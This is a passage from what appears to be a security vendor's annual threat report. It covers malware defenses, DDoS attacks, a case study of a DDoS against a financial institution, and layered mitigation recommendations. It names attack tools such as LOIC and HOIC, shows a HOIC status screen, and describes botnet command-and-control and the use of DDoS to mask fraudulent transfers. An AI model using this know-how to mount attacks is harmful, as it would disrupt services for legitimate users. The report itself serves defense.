- **Monitor Network Traffic for Suspicious Activity:** SERT security log analysis revealed that infected systems generated significant network activity. This activity was logged in outbound firewall and proxy server logs. The client, however, was not monitoring these logs for anomalies. Once again, proper monitoring and review of logs from a host-based and network-based perspective can help to identify malicious activities.

- **Improve Patch Management Process:** While this organization had an automated patch-management solution in place, it did not validate that patches had been successfully installed. As a result, the client was not able to detect missing patches on computer systems. Additional processes and procedures should be enforced to guarantee that patch management is effective and that validation occurs as part of the process.

The following table presents a summary of SERT recommendations in this case.

SUSTAIN	IMPROVE
End-point Security Solutions	Monitor Currently Deployed Security Solutions
Regular Security Awareness Training	Monitor AV Status and Event Logs
Third-party Vendor Support	Centralize Log Storage
Internal Communications	Monitor Network Traffic for Suspicious Activity
	Improve Patch Management Process

Malware Case Study Summary

This unfortunate scenario is repeated every day across a multitude of industries and organizations. However, it can be avoided (or at least mitigated) by effective use of technologies already in place, by additional monitoring, and user awareness.

Threat Mitigation — *Malware*

Malware is a serious threat that continuously finds its way to everyone who uses computer systems for any type of activity. In spite of the serious risk posed by malware, there are steps you can take to help protect an organization from compromise, reduce risk, and minimize its effects.


Tactical and Strategic Timeline

Malware Mitigation

As an organization grows, it typically advances through different stages of risk. Small businesses that do not store massive volumes of customer data may have a smaller risk profile than major corporations that are engaged in M&A activity, process millions of credit card transactions, and have product designs that extend over decades. At the same time, small businesses may be targeted because their security programs may not be as advanced as those of larger organizations. Smaller organizations could also be used as an avenue into larger partners or connected vendors. Regardless of risk level, all businesses are vulnerable to malware infections that lead to data breaches and reputation damage. Organizations need to adopt long-term strategies to protect against malware attacks.

The tactical and strategic timelines in this report provide guidance on controls that can help protect organizations from malware threats. Many organizations will have mature processes in place that cover some of the tactical recommendations. But moving towards the strategic side of prevention, organizations may encounter activities that are not yet implemented, and should be considered. The figure below demonstrates this progression:

How Organizations can Implement Malware Defense


Tactical
Educate Users
Use Anti-virus and Anti-malware
Keep Systems Patched and Up-to-date
Remove Admin Access and Limit Use Privileges
Restrict Removable Storage Devices
Maximize use of Firewall capabilities
Install Network-based Detection and Prevention Systems
Use Web Proxy/Filtering
Use Email Proxy/Filtering
Strategic

Tactical and Strategic Recommendations

The following matrix lists the measures illustrated on the above timeline and estimates the value to the organization, recommended priority, and approximate effort and cost. Solutionary realizes that all organizations are not the same and that cultural, monetary, and staffing constraints may determine what can be accomplished.

TACTICAL RECOMMENDATIONS Measures	Value	Priority	Effort	Cost
Educate Users	High	High	Low	Low
Use Anti-virus and Anti-malware	High	High	Medium	Medium
Keep Systems Patched and Up-to-date	High	High	Medium	Medium
Remove Administrative Access and Limit User Privileges	High	High	Medium	Medium
STRATEGIC RECOMMENDATIONS **Measures**	**Value**	**Priority**	**Effort**	**Cost**
Restrict Removable Storage Devices	High	High	Medium	Low
Maximize Use of Firewall capabilities	High	High	Medium	Medium
Install Network-based Detection and Prevention Systems	High	Medium	Medium	Medium
Use Web Proxy/Filtering	High	High	High	High
Use Email Gateway/Filtering	High	High	High	High

Tactical Recommendation 1:
Educate Users

Most malware attacks use social engineering techniques. Educating users about how to avoid these attacks can be highly effective in reducing the risk of a breach. Security and risk professionals should focus education efforts on several areas:

Online Searches: When conducting online searches, educate users to click through only to trusted sources. Attackers often utilize high-profile topics and hijack search results to lead Internet surfers to malware.

Peer-to-peer (P2P) applications: Restrict or prohibit P2P applications, which are notorious vectors for introducing malware through questionable shared content.

Spam: Ensure that email users do not click on links or attachments in unsolicited email. If they have even the slightest concern that an email may be questionable, have users contact the IT department for guidance. IT departments should have formal, documented processes in place to assist users who report suspicious emails.

Social Networks: Educate users about the safe use of social networking sites such as Facebook® and Twitter®, which have become popular playgrounds for attackers. While these sites can be used for business purposes, they can also be quick avenues to malware infection sites.

Finally, always remember that humans are, in fact, human. Implement the additional technical controls described in the following recommendations to help reduce exposure to malware in cases where training fails.

Look Out!

- Even when user education is in place, it is often not tested or continually reinforced.

Tactical Recommendation 2: *Use Anti-virus and Anti-malware Solutions*

Organizations should have AV software implemented to protect against malware. Real-time scanning should be enabled to monitor for viruses, worms, Trojans, and spyware. Many anti-virus vendors now offer complete end-point protection suites that include firewalls, IDS/IPS, and device and application controls, as well as centralized management for enterprise deployment. Anti-virus signatures are released multiple times a day. If possible, take advantage of the frequency of these updates.

Although anti-virus and anti-malware provide an additional layer of security, remember that these products often detect less than 50% of malware and should not be considered a complete solution. However, when they are combined with other tactical and strategic recommendations, your organization will be more resilient to attacks.

Look Out!

- Anti-virus and anti-malware solutions provide a layer of protection but more than 50% of malware goes undetected. These solutions do not offer much protection if they are disabled by an attacker and go unnoticed. Validate all systems are functioning as intended on a regular basis.

Tactical Recommendation 3: *Keep Systems and Applications Patched and Up-to-date*

Patch operating systems and applications with the latest security updates. Many exploit kits are still leveraging vulnerabilities initially identified in 2010 and earlier. Third-party applications are often overlooked and have become ripe targets for attackers because they are not always patched as diligently as operating systems. If possible, use each vendor's automatic update tools to install patches as soon as they become available. Enterprises may need to invest in a more robust patch management solution to ease the patching burden.

Always test applications and operating systems once patches are applied to ensure they did not alter necessary system functionality. If possible, this testing should be conducted in a staging environment before being deployed to your entire organization.

Look Out!

- "That system was supposed to have been patched" is something a lot in incident investigations.

- Third-party validation with host and/or internal network-based scanning is often most beneficial for validating patch implementation.

Tactical Recommendation 4: *Remove Administrative Access and Limit User Privileges*

The use of administrative privileges for routine tasks should be discouraged or restricted. Implementing less-privileged user accounts can potentially reduce the impact of malware downloads and installations. Role-based access control can ease the burden of managing privileges and permissions for large numbers of users.

Look Out!

- Privilege escalation attacks are often identified alongside infections. Monitor and report on system changes to ensure you maintain control of your organization's systems.

Strategic Recommendation 1: *Restrict Removable Storage Devices*

Removable storage devices such as USB keys, CDs, and DVDs are a common means of introducing malware into a system. Many security software vendors provide device control solutions to restrict removable storage devices in the enterprise. This is a powerful way to block a variety of attack scenarios.

Look Out!

- It is often thought that preventing the use of removable storage devices requires hardware modification. Endpoint protection systems and system security policy can often prevent the mounting of a device without authentication/ authorization.
- Proper system logging and centralization can detect unauthorized hardware, but this is not often considered or implemented.

Strategic Recommendation 2: *Maximize Use of Firewall Capabilities*

Many firewalls are only configured to block certain incoming traffic. However, stolen data and C&C traffic often leave the network through these same firewalls. For this reason, egress (outbound) filtering should be implemented to allow only legitimate outbound communications. Organizations that implement egress filtering tend to have a greater capability to mitigate attacks.

DANGER

IPS deployments can have an adverse effect on legitimate traffic if normal traffic patterns are unknown. IPS is not a drop-in technology. It requires an in-depth understanding of the network environment and traffic flow as well as adjustment over time to provide the best coverage.

Strategic Recommendation 3:
Network-Based Detection and Prevention Systems

These may include intrusion detection systems, intrusion prevention systems, next-generation firewall/IPS systems with malware detection capability, or specialized advanced malware detection systems. These tools can identify malicious traffic on networks, and should be deployed at strategic locations within networks to provide the most robust coverage. Architected and deployed correctly, tools with prevention capabilities can not only identify malicious traffic, but can also help stop threats before they can infiltrate and gain a foothold in the network.

Look Out!

- When considering tuning 'false-positive' alerts, it is best to consider what visibility you could lose.

Strategic Recommendation 4:
Use Web Proxy/Filtering

A Web proxy provides enhanced control over Web traffic. Many commercial solutions include features such as user authentication, Web filtering, data loss prevention (DLP), inspection and validation of SSL-encrypted traffic, content caching, and bandwidth management.

Web content filtering can enforce corporate security policies across the network based on defined categories and execute granular control over many Web sites and applications.

Look Out!

- Don't forget to monitor, manage, and protect perimeter security systems. Systems protecting your critical assets are critical assets themselves!

Strategic Recommendation 5:
Use Email Gateway/Filtering

Like Web proxies, email gateways can provide inbound threat protection as well as outbound data loss prevention.

Email gateways typically provide anti-spam scanning to block incoming spam, but are also capable of protecting the network from phishing and malware using sophisticated content-scanning technologies.

Look Out!

- Spam is not just an annoyance anymore. It very often leads to malware infection by way of social engineering attacks.

Threat Overview - *Distributed Denial of Service*

A Denial of Service (DoS) attack affects the availability of resources, making services unavailable to legitimate users. A DDoS attack may have similar goals, but is delivered through a much larger number of sources (usually controlled by a single attacker), often widely dispersed across the globe.

DDoS attacks can be used to cripple entire networks, or may focus on individual websites or website components. Attacks can involve tens of thousands of source addresses from a hundred or more countries, attacking a single target in a simultaneous effort.

Although no two DDoS attacks are alike, a basic understanding will greatly assist decision-makers in determining how they can prepare their organizations and coordinate effective response efforts.

Pro Tip: During an attack check both incoming and outgoing bandwidth utilization. Sometimes your network may be the source and not the destination of the attack. Also be mindful of your critical resources and data. DDoS attacks provide great cover for covert channels and other methods of exfiltration of sensitive data.

A common scenario involves the use of malware-infected machines to generate tremendous volumes of network traffic. Infected systems can be controlled by attackers and instructed to generate malicious network traffic against a specified target. A group of computing systems under an attacker's control is referred to as a botnet.

The size of a botnet can increase the yield of an attack exponentially. A large botnet can provide an attacker with the ability to flood a target network, causing degradation or even complete denial of service.

Figure 19 provides a high-level view of how a botnet may be constructed. The attacker will remotely communicate with centralized Command and Control (C&C) servers and issue instructions based on his goals. The C&C servers will pass the instructions down to additional C&C servers or directly to the malware-infected systems.





Figure 19 –Common Botnet Architecture

Just as there are many types of vulnerabilities in software, there are many types of DDoS attacks. DDoS attacks should not simply be categorized as network bandwidth consumption attacks, but should instead be evaluated on a case-by-case basis. For instance, a DDoS attack can also be targeted towards consuming the maximum number of Web sessions on a targeted organization's Web server. An attacker can open thousands (or hundreds of thousands) of browsing sessions on the Web server by directing the botnet to make page requests. The Web server quickly reaches its session limit and cannot accept new requests. In this case, the limiting factor may not be network bandwidth, but a DDoS condition still occurs due to lack of Web server resource availability.

DDoS attacks should not simply be categorized as network bandwidth consumption attacks, but should instead be evaluated on a case-by-case basis.

SERT saw two major themes for the use of DDoS attacks in 2012: hacktivism, and cyber criminal attacks focusing on fraudulent financial transactions. While both themes use DDoS attacks as a tool to help accomplish a goal, hacktivism and criminal attacks typically have different purposes for their attacks.


H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.

Target	Power	Booster	Status
10.150.29.129	LOW		ENGAGING
192.168.45.20	HIGH		READY
172.16.30.22	MEDIUM		READY

HIGH ORBIT ION CANNON ENGAGING TARGETS

THREADS: 2

OUTPUT: 1.283203 kb

249 CANNONS DETECTED

Hacktivists often utilize DDoS attacks to advance political and social objectives, disabling the legitimate usage of websites and the target's other IT resources in order to express a message of dislike or disapproval. Hacktivism is not a new concept, but recent advances in malicious software have made point-and-click malware tools available to anyone wanting to join a hacktivist cause. These tools include the "Low Orbit Ion Cannon" (LOIC) or the slightly newer "High Orbit Ion Cannon" (HOIC), which can target up to 256 Web addresses simultaneously.

In the case of financial fraud, DDoS can be used in several ways by criminals. In 2012, SERT supported many investigations where cyber criminals initiated ACH/wire transfers, and followed the fraudulent activity with a DDoS attack against the organization. The attacker's purpose for these DDoS attacks may have included:

- Distracting company staff from noticing evidence of the fraudulent financial transaction

- Overwhelming IT with response to a serious event, preventing timely examination and response to the original breach, allowing time for the fraudulent transaction to be completed
- Disabling the target organization's VoIP and other IT infrastructure to disrupt communication, preventing external verification of the fraudulent transfer attempts
- Causing rollover of Web and application log files, in an attempt to destroy evidence of the unauthorized intrusion and transaction

In 2012, Solutionary data shows that government, finance, and retail were the most targeted industry verticals, as shown in Figure 20.




Figure 20 –DDoS-Related Activity by Industry Vertical

DDoS attacks have matured in both capability and style. Their techniques have moved beyond simple attacks targeting network bandwidth, toward more intelligent attacks against other layers. Network-based DDoS attacks accounted for only 25% of all DDoS traffic detected by Solutionary in 2012, with the other 75% focused on the application layer (DNS, HTTP, and HTTPS).

Many organizations implement monitoring at the network perimeter, but terminate SSL connections deeper within the network where there is less visibility.

Not only has the focus moved to application layer DDoS attacks, but attacks focused at the application layer have matured. SERT observed a significant shift away from protocols such as Domain Name Service (DNS) and HTTP, with more attacks now targeting HTTPS.

HTTPS (with its SSL encryption) not only protects valid traffic, but hackers have learned to use the encryption to their benefit since it hides malicious traffic as well. Many organizations implement monitoring at the network perimeter, but terminate SSL connections deeper within the network where there is less visibility. In this situation only encrypted network traffic, and not the raw requests being made to Web servers, can be observed. The absence of monitoring beyond the perimeter hides the true nature of malicious traffic targeting application layer modules and functionality, and allows it to go undetected.

As time goes by, SERT expects to see this type of scenario unfold more often. Organizations must properly assess their environment and monitoring capabilities to account for these blind spots.

DDoS attacks left their mark in 2012, and their continuing impact has already been felt in 2013. Organizations are beginning to realize that preparation is necessary in order to deal effectively with the threat of DDoS attack.

DDoS Case Study

Overview

In 2012, SERT assisted a large financial institution with a post-incident investigation of a DDoS attack.

The following details about scope and duration provide a sense of scale of the attack's scale:

Unique DDoS Source IP addresses: 91,435 unique source addresses were used in this attack. Due to the high concentration of U.S. attack origin IP addresses, geo-filtering needed to be augmented with additional techniques to mitigate the traffic.

Distribution by source country: 150 countries (non-U.S. countries accounted for 40% of attacking IPs) were the source for this attack. It is normal to see a wide distribution of countries, with a high concentration in the country where the client organization primarily does business.

Load experienced by firewalls: As seen in Figure 21 below, the traffic increased to 14 times the expected normal traffic, which caused impact not only to the firewall, but also to other components of the infrastructure.




Figure 21 – Firewall Dropped Packets

Duration of attack impact: The attack continued 10.5 hours before it was effectively filtered by Internet service providers (ISPs).

This attack saturated application capacity and network bandwidth disrupting availability of a critical e-commerce Web server. During the attack, the client also lost the capability to communicate effectively as the attack crippled its VoIP infrastructure. The organization scrambled for an alternate means of communication with third-party support organizations. The interference with VoIP hindered response efforts and accounted for approximately two hours of unproductive time, prolonging the incident.

Additionally, the attack prevented the organization from communicating effectively with its network edge routers and firewalls. The client was unable to apply changes to these devices, and yet the changes could have helped the organization mitigate the attack.

The client attempted to contact its ISP to request upstream filtering of malicious network traffic. However, approximately five hours of interaction with the ISP occurred before initial filtering was implemented. Once filtering was applied, the client began to regain control of network devices, reduce the impact to the e-commerce services, and re-establish reliable communications via the VoIP infrastructure.

The immediate costs for identification, response, and investigation of the incident exceeded $65,000. This cost did not take into account other, intangible losses incurred during the 10.5-hour attack, including such things as lost revenue, loss of employee productivity, and the effect on the company's reputation and customer trust.

Post-Incident Review

During the post-incident review, SERT evaluated the targeted organization to determine how prepared it was to mitigate the attack, and to identify areas where improvements could be made.

SERT used the "Sustain and Improve" method for incident review. This method is useful for identifying the policies, procedures, and controls the organization had at its disposal, which were successful, and which needed to be improved.

Sustain

SERT recommended the client sustain the following:

- **Early Detection Capabilities:** The organization had detection controls deployed effectively, which allowed it to identify the attack quickly. Bandwidth utilization, performance monitoring, and connection-attempt anomaly detection all played an important part in detecting the onset of the attack. Early detection often aids in reducing the impact of an attack.

- **Effective Monitoring:** The organization had implemented monitoring controls allowing it to react in a timely manner. A key component of the monitoring solution included escalation procedures that reduced overall response time.

- **Internal Communications:** The organization's Incident Response Team (IRT) implemented a specific procedure for addressing a variety of attack scenarios. This process include d accurate documentation of the incident as well as established incident communication procedures. Although SERT noted impact to the communication infrastructure, the organization did have a well-thought-out plan for establishing communication and facilitating updates during the attack. The client utilized in-band and out-of-band notification processes to assemble key personnel from the organization's IRT. Out-of-band communications, such as cellular phones, were required due to outages of the VoIP infrastructure. Timely response to incidents has proven to be a key factor in mitigating losses and reducing overall attack impact. In this case, the organization used dedicated conference bridges during the incident. Key members from the organization's information technology, executive leadership, and operations teams provided updates on mitigation and work efforts every 15 minutes. As details of the attack unfolded, the organization adjusted its mitigation strategy as necessary.

Improve

SERT recommended that the client improve the following:

- **Advanced Planning and Communication with Service Providers:** Improved coordination with the organization's hosting and internet service provider was identified as a needed change. In this case it took nearly five hours (half of the attack duration) for the ISP to become fully engaged in efforts to filter upstream network traffic. This finding is actually more common than one might think, and often accounts for at least half the labor cost and response time in denial of service situations. SERT determined that the organization needed to build a closer relationship with its ISP to ensure that future mitigation efforts could be engaged quickly.

SERT determined that the organization needed to build a closer relationship with its ISP to ensure that future mitigation efforts could be engaged quickly.

- **Visibility Beyond SSL Termination Points:** Logs from firewalls and IDS provided visibility into the volume of traffic involved. However, as the vast majority of the connections were encrypted via SSL, and Web server logs were not centrally stored for real-time analysis, assessing the nature of the increased number of connections was a challenge. This lack of visibility greatly hindered the organization's ability to quickly determine if the events were due to an active attack or a system malfunction. Additional monitoring at strategic points within the environment could significantly increase detection capabilities.

SUSTAIN	IMPROVE
Attack Detection Capability	Advanced Planning and Coordination with Service Providers
Initial Response Time	Logging from Critical Assets
Internal Team Communications	Visibility Beyond SSL Termination Points

DDoS Case Study Summary


This case study explores real-life events as they unfolded for the client. DDoS attacks can not only be costly, but disruptive and frustrating. Worst of all, in most cases they cannot be predicted. The impact of DDoS attacks can far outweigh the problems caused by malware and other Internet threats, and should prompt organizations to proactively prepare for the threat.

Threat Mitigation–
Distributed Denial of Service attacks (DDoS)

The main objective of a DDoS attack is to disrupt legitimate use of communication services. Because of this objective, a large part of mitigation focuses on ensuring sustained availability. Effective protection and response to DDoS attacks requires a combination of planning, coordination, and a detailed understanding of the organization's network architecture.

It is extremely rare for such attacks to come with advance notice, which is why response typically relies on the capabilities that organizations already have at their disposal. Attackers can sustain DDoS attacks for hours, sometimes even days, making planning and coordination critical to an organization's defensive posture. Without proper planning, coordination and communication, response efforts will be chaotic at best.

Like other network defensive considerations, implementing mitigation controls using a layered approach can significantly bolster an organization's defenses. Figure 22 depicts different network areas that may be prime candidates for mitigation controls.


UPSTREAM PROVIDER
- Filter malicious traffic at the upstream ISP

DDoS MITIGATION PROVIDERS
- Significantly improves mitigation capabilities

BORDER ROUTER
- Implement self protection techniques

NETWORK IDS/IPS
- Detect and shun malicious traffic

FIREWALL
- Provides basic DDoS controls
- Not sustainable for high volume attacks

Figure 22 – Layered DDoS Mitigation Strategy

Subject Matter Experts (SMEs) as well as network and systems engineers may be required to identify which traffic should be allowed through and which traffic should be filtered. Since such filtering is often performed upstream at the ISP, communication between service providers and in-house personnel is essential.

In some cases, any amount of downtime can cause a severe impact, and the use of a temporary hosting provider with a backup Web site may be justified. It does not usually take long for such mitigation steps to be noticed by attackers, so DDoS mitigation services are often required, with coordination to redirect traffic for additional filtering. Some response efforts could require significant resources, while others may involve simply filtering DDoS traffic at the perimeter. Proper assessment of the situation is often hindered by lack of information (e.g., logs and event monitoring) forcing responders to often make educated guesses. Inaccurate decisions, especially when poorly timed, can have unintended consequences and inhibit response effectiveness. The potential for this combination of circumstances is why visibility, training, education, preparation, and practice are so critical.


> Inaccurate decisions, especially when poorly timed, can have unintended consequences and inhibit response effectiveness.

Tactical and Strategic Timelines


Because of the number of tactical and strategic recommendations, the Tactical and Strategic Timeline has been split into two separate timelines for ease of viewing. As with the other timelines, the Tactical

Timeline represents the easier, less costly, nearer-term recommendations and the Strategic Timeline represents the more challenging, costly, and longer-term recommendations. Together they provide guidance on controls organizations can implement to help protect their IT environment from DDoS.

Tactical Timeline



Strategic Timeline



Tactical and Strategic Recommendations

The following matrix lists the measures illustrated on the above timelines and estimates the value to the organization, recommended priority, and approximate effort and cost.

TACTICAL RECOMMENDATIONS Measures	Value	Priority	Effort	Cost
Train and Educate Personnel	High	High	Medium	Low
Identify Critical Internet-facing Assets	High	High	Low	Low
Gather Information about Infrastructure Components	High	High	Medium	Low
Develop and Test Robust Incident Response Plan	High	High	Medium	Low
Identify and Classify the Threat	High	High	Medium	Low
Implement and Tune WAF and/or Other Rate-Limiting Technologies	High	High	Medium	Low
Coordinate Planning with Service Providers	High	Medium	Medium	Medium
Leverage Existing Technologies	High	Medium	Medium	Medium
STRATEGIC RECOMMENDATIONS **Measures**	**Value**	**Priority**	**Effort**	**Cost**
Review Lessons Learned after a DoS/DDoS Attack	High	High	Medium	Low
Leverage Monitored and Managed Services	High	High	Medium	Medium
Conduct an Enterprise Risk Assessment	High	Medium	Medium	Medium
Understand ISP Options for DoS/DDoS Defense	High	High	Medium	Medium
Consider Investment in DDoS Mitigation Services	Medium	Medium	Low	Medium
Consider Investment in Threat Intelligence Services	Medium	Medium	Low	Medium
Consider Hosting Services across Multiple Service Providers	Medium	Medium	Medium	Medium

Tactical Recommendation 1:
Train and Educate Personnel

DDoS attacks are often very difficult to diagnose. It is not uncommon for the target or the nature of an attack to be misinterpreted.

Since such attacks tend to be very visible, the demand for timely and accurate information from responders can be quite high.

Impact to organizational reputation can often become a significant concern during DDoS attacks. It is vital to clearly communicate procedures and expectations to all personnel, even those not directly involved in incident response.

Providing proper incident response training to IRT personnel can greatly increase effectiveness. Many organizations provide incident response training to help ensure their people are aware of the latest techniques.

Look Out!

- It is often not appropriate for many details of a situation to be shared outside the IRT and the executive team. However, appropriate communication can afford an organization a more proactive stance while the situation is being appropriately addressed.

Tactical Recommendation 2:
Identify critical Internet-facing assets

Decision-makers should prioritize critical and non-critical assets, and do so before any DDoS or other attack is underway. During a DDoS response, accurate and timely decision-making is not possible without having a clear understanding of which assets are critical.

Tactical Recommendation 3:
Gather Information about Infrastructure Components

Having identified critical assets to be prioritized and managed, and how each asset impacts IRT efforts, the next step is to gather detailed information about the surrounding infrastructure. Look for components that may already have the capability to assist in incident response efforts. Detailed understanding of the infrastructure is vital to properly identifying and diagnosing threats against a network, as well as helping to enable adaptability in actual incident response actions.

Look Out!

- This information, especially when collected in one place is extremely valuable to incident responders. It might be equally valuable to those meaning to do harm to an organization and or its assets. Protect incident response details and ensure the details and information are shared with only those who need visibility.

Tactical Recommendation 4:
Develop and Test a Robust Incident Response Plan

Dwight D. Eisenhower was famously quoted, “Plans are nothing. Planning is everything.” An organization’s plans can be very helpful, but they very often require adaptation on the fly. Review and test incident response plans regularly to ensure that the organization is prepared when a crisis occurs. The process of digesting all the necessary information for active response planning allows for the most fluid, accurate, and timely adaptive response.

Tactical Recommendation 5:
